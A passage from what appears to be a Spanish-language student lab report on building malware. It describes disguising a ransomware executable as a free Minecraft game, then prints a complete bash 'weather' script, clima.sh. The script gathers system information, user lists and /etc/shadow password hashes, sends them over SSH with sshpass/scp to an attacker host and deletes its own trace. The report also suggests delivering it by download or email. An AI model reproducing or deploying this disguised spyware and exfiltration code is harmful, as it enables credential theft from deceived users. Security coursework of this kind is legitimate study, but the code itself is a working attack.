


Figura 11: Instalación de pyinstaller con pip install pyinstaller

Aquí ya lo habíamos instalado con anterioridad pero para anexar evidencia. Luego nos dirigimos a la ruta de donde se encuentra nuestro archivo que hace toda la magia, es decir a C: Users gabs1 OneDrive Escritorio Programa y ejecutamos el siguiente comando

```
1 pyinstaller --onefile -w hack.py
```




Figura 12: Intento de crear el ejecutable para hack.py usando pyinstaller

Sin éxito y tras varios intentos de realizar el ejecutable, decidimos también buscar otra opción. La herramienta de IA *ChatGPT* nos sugirió otra herramienta que cumple con los mismos objetivos. Se trata de auto-py-to-exe y con ayuda del siguiente video <https://www.youtube.com/watch?v=sBbWjG8ghtg> que nos habla acerca de la instalación, el uso al igual que los iconos para el ejecutable, conseguimos lo siguiente




Figura 13: Instalación de auto-py-to-exe en el sistema

En terminal se nos muestra así ya que ya lo habíamos instalado con anterioridad. Después con el comando **auto-py-to-exe** automáticamente se nos redirige a un enlace de nuestro navegador web tal como se muestra a continuación




Figura 14: Acción realizada con el comando comando **auto-py-to-exe**

Ahora, , pondremos dentro de **Script location** la ruta al script donde de encuentra el archivo **hack.py** y seleccionamos las opciones one file y Windows Based. Aquí también agregamos nuestro icono para hacerlo pasar como un archivo confiable y conocido. Por ello, nuestro ejecutable lo haremos pasar como un ejecutable de un videojuego muy popular, Minecraft. Para el icono, tal como se indica en el vídeo anterior señalado, lo descargamos de internet, con ayuda de una pagina web le quitamos el fondo, lo transformamos a tipo ICO y lo subimos al apartado Icon. Finalmente, presionamos en la tecla **Convert to py to exe** esperamos y finalmente el ejecutable se nos guarda automáticamente

con el mismo nombre del .py, en una carpeta output. Le cambiaremos el nombre a **Minecraft Juego Gratis**




Figura 15: Ejecutable dentro de la carpeta output

Probemos si nuestro ejecutable funciona correctamente. Veamos el antes y después de ejecutarlo.




Figura 16: Antes de la ejecución del ransomware




Figura 17: Despues de la ejecución del ransomware

NOTA IMPORTANTE: Intentamos en varios ocasiones copiar el ejecutable dentro de la carpeta windows del sistema, sin embargo en ninguna ocasión tuvimos éxito. Lo mismo que el caso .bat que deseábamos instalar python, siempre generamos una ventana emergente que solicita la confirmación de cambios. Nuestro intento fue el siguiente.




Figura 18: Script CopiaAWindir que se copia a si mismo dentro de la carpeta windows del sistema




Figura 19: Script CopiaAWindir solicita permiso para realizar cambios :c esto ya no es un ransomware




Figura 20: Copia exitosa en la carpeta windows tras la confirmación del usuario

2. SPYWARE

Primer paso

Instalamos una máquina virtual con el sistema operativo Debian 12 ya que era la distribución que se nos solicitaba en la práctica. Por otro lado, nuestro equipo atacante tiene como sistema operativo a la distribución de Linux, Fedora 39. Respecto a esto último, aunque las especificaciones de la práctica decían que el ataque se debía de hacer desde otra máquina virtual con Debian, no lo encontramos necesario por esta ocasión.




Figura 21: Instalación terminada

Nuestra estrategia de ataque fue la siguiente: dotamos al sistema atacado de un script en bash que se camufla como una simple herramienta, misma que sirve para presentar un pronóstico del clima, al usuario de la máquina atacada. Tras bambalinas, el script recopila información sensible del usuario y la redacta en un archivo de texto plano. Después del lo anterior, el archivo de texto es transferido al atacante a través de una conexión SSH y finalmente es removido del equipo atacado. Es una implementación un tanto dummy, pero funcional.

```
1  #!/bin/bash
2
3  # Guarda la salida en un archivo de texto
4  curl wttr.in
5  echo "Información del sistema:" > salida.txt
6  echo "-----" >> salida.txt
7  echo "Versión del sistema operativo:" >> salida.txt
8  uname -a >> salida.txt
9  echo " " >> salida.txt
10
11 echo "Usuarios del sistema:" >> salida.txt
12 cut -d: -f1 /etc/passwd >> salida.txt
13 echo " " >> salida.txt
14
15 echo "Procesos activos:" >> salida.txt
16 ps aux >> salida.txt
17 echo " " >> salida.txt
18
19 echo "Grupos del sistema:" >> salida.txt
20 cut -d: -f1 /etc/group >> salida.txt
21 echo " " >> salida.txt
```

```

22     echo "-----" >> salida.txt
23
24 # Informaci n de archivos en el directorio home
25 echo "Informaci n de archivos en el directorio home:" >> salida.txt
26 echo "-----" >> salida.txt
27 echo "Tipos de archivos y tama os en el directorio home:" >> salida.txt
28
29 #echo "Usuarios y hash (salteada) de la contrase a:">> salida.txt
30 #cat /etc/shadow>> salida.txt
31 #echo
32
33 ls -l /home/$USER >> salida.txt
34 echo " " >> salida.txt
35 echo "-----" >> salida.txt
36
37 echo "Usuarios y hash (salteada) de la contrase a:">> salida.txt
38 cat /etc/shadow >> salida.txt
39 echo "-----" >> salida.txt
40
41 # Variables
42 HOST="pon_el_usuario_atacante@pon_la_ip_del_atacante"
43 ARCHIVO_LOCAL="home/nombre usuario de maquina atacada/salida.txt"
44 ARCHIVO_DESTINO="/home/nombre usuario de maquina atacante/salida.txt"
45
46 # Mover el archivo desde la m quina virtual al equipo anfitri n
47 sshpass -p "contrase a del atacante" scp $ARCHIVO_LOCAL $HOST:$ARCHIVO_DESTINO
48 rm -r $ARCHIVO_LOCAL
49

```

Este script lo llamamos clima.sh, mismo que incluye la siguiente información:

- Descripción del kernel del sistema operativo.
- Arquitectura del sistema.
- Nombre y versión del sistema operativo.
- Lista de los procesos activos.
- Nombre de los usuarios y de los grupos.
- Usuarios y hash de las contraseñas.
- Nombre, tipo y tamaño de los archivos en el directorio principal.

Para lograr que todo funcionara como es debido, tuvimos que asegurarnos de que ambos equipos pudieran establecer conexiones siguiendo el protocolo SSH. Para lograr lo anterior tuvimos que instalar OpenSSH en Debian mediante el comando *sudo apt install openssh-server* pues el cliente se incluye en la instalación por defecto. Otras herramientas necesarias para hacer funcionar este spyware fueron SSHPass, que nos permite ingresar de forma automática la contraseña del equipo atacante, sin que el usuario del equipo atacado tenga que enterarse de que la conexión tuvo lugar y CURL, para así poder invocar el comando que nos permite visualizar un pronóstico del clima (*curl wttr.in*). Los comandos empleados para instalar estas herramientas fueron *sudo apt install sshpass* y por ultimo *sudo apt install curl*.

Para estar seguros de que era posible establecer la conexión, a lo largo de la práctica tuvimos que hacer algunas revisiones y ajustes en ambos equipos. Revisamos si era posible establecer conexión entre ambos equipos, verificando si estaban uno dentro del alcance del otro, esto a través del comando *ping direccion_ip*. También tuvimos que verificar si el servicio de SSH del sistema operativo está activo, esto con *systemctl status ssh* para Debian y *systemctl status sshd* para Fedora, en caso de que no estuviesen activos, cambiamos el segundo término de los comandos ya presentados, por las palabras *start* para iniciarlos ó *enable* para que arranquen desde el inicio.

Hay que aclarar que cuando se ejecuta este script en la máquina objetivo, se genera el archivo de salida también en esa maquina para que se pueda hacer el filtrado y con el comando *rm -r salida.txt* este se elimina al momento de terminar el script. El txt se pasa con el comando:

```
"sshpass -p "contraseña del atacante" scp ARCHIVO_LOCAL HOST:ARCHIVO_DESTINO "
```

Ahora, ilustraremos como es que tiene lugar nuestro proceso de ataque.

En primer lugar necesitamos pasar al script a la máquina atacada, en un escenario hipotético esto podría hacerse a través de un sitio de descargas, un mensaje, un correo electrónico, etc. Hay que tomar en cuenta que nuestra implementación requiere de conocer, cuando menos un poco a alguno de los usuarios del equipo atacado, para así abrir una brecha en el equipo y lograr insertar el script. Nos dimos la licencia de asumir, tal y como nos dijo Iván, que el script sería ejecutado con permisos de usuario *root*, esto es importante a la hora de lograr la transferencia de los hash de las contraseñas.




Figura 22: Maquina objetivo con el script

Luego de lo anterior, una vez que el usuario corre el script, este le presentará la herramienta *wtrr* de CURL para el pronóstico del clima, mismo que también sirve como distractor respecto del ataque ejecutado.

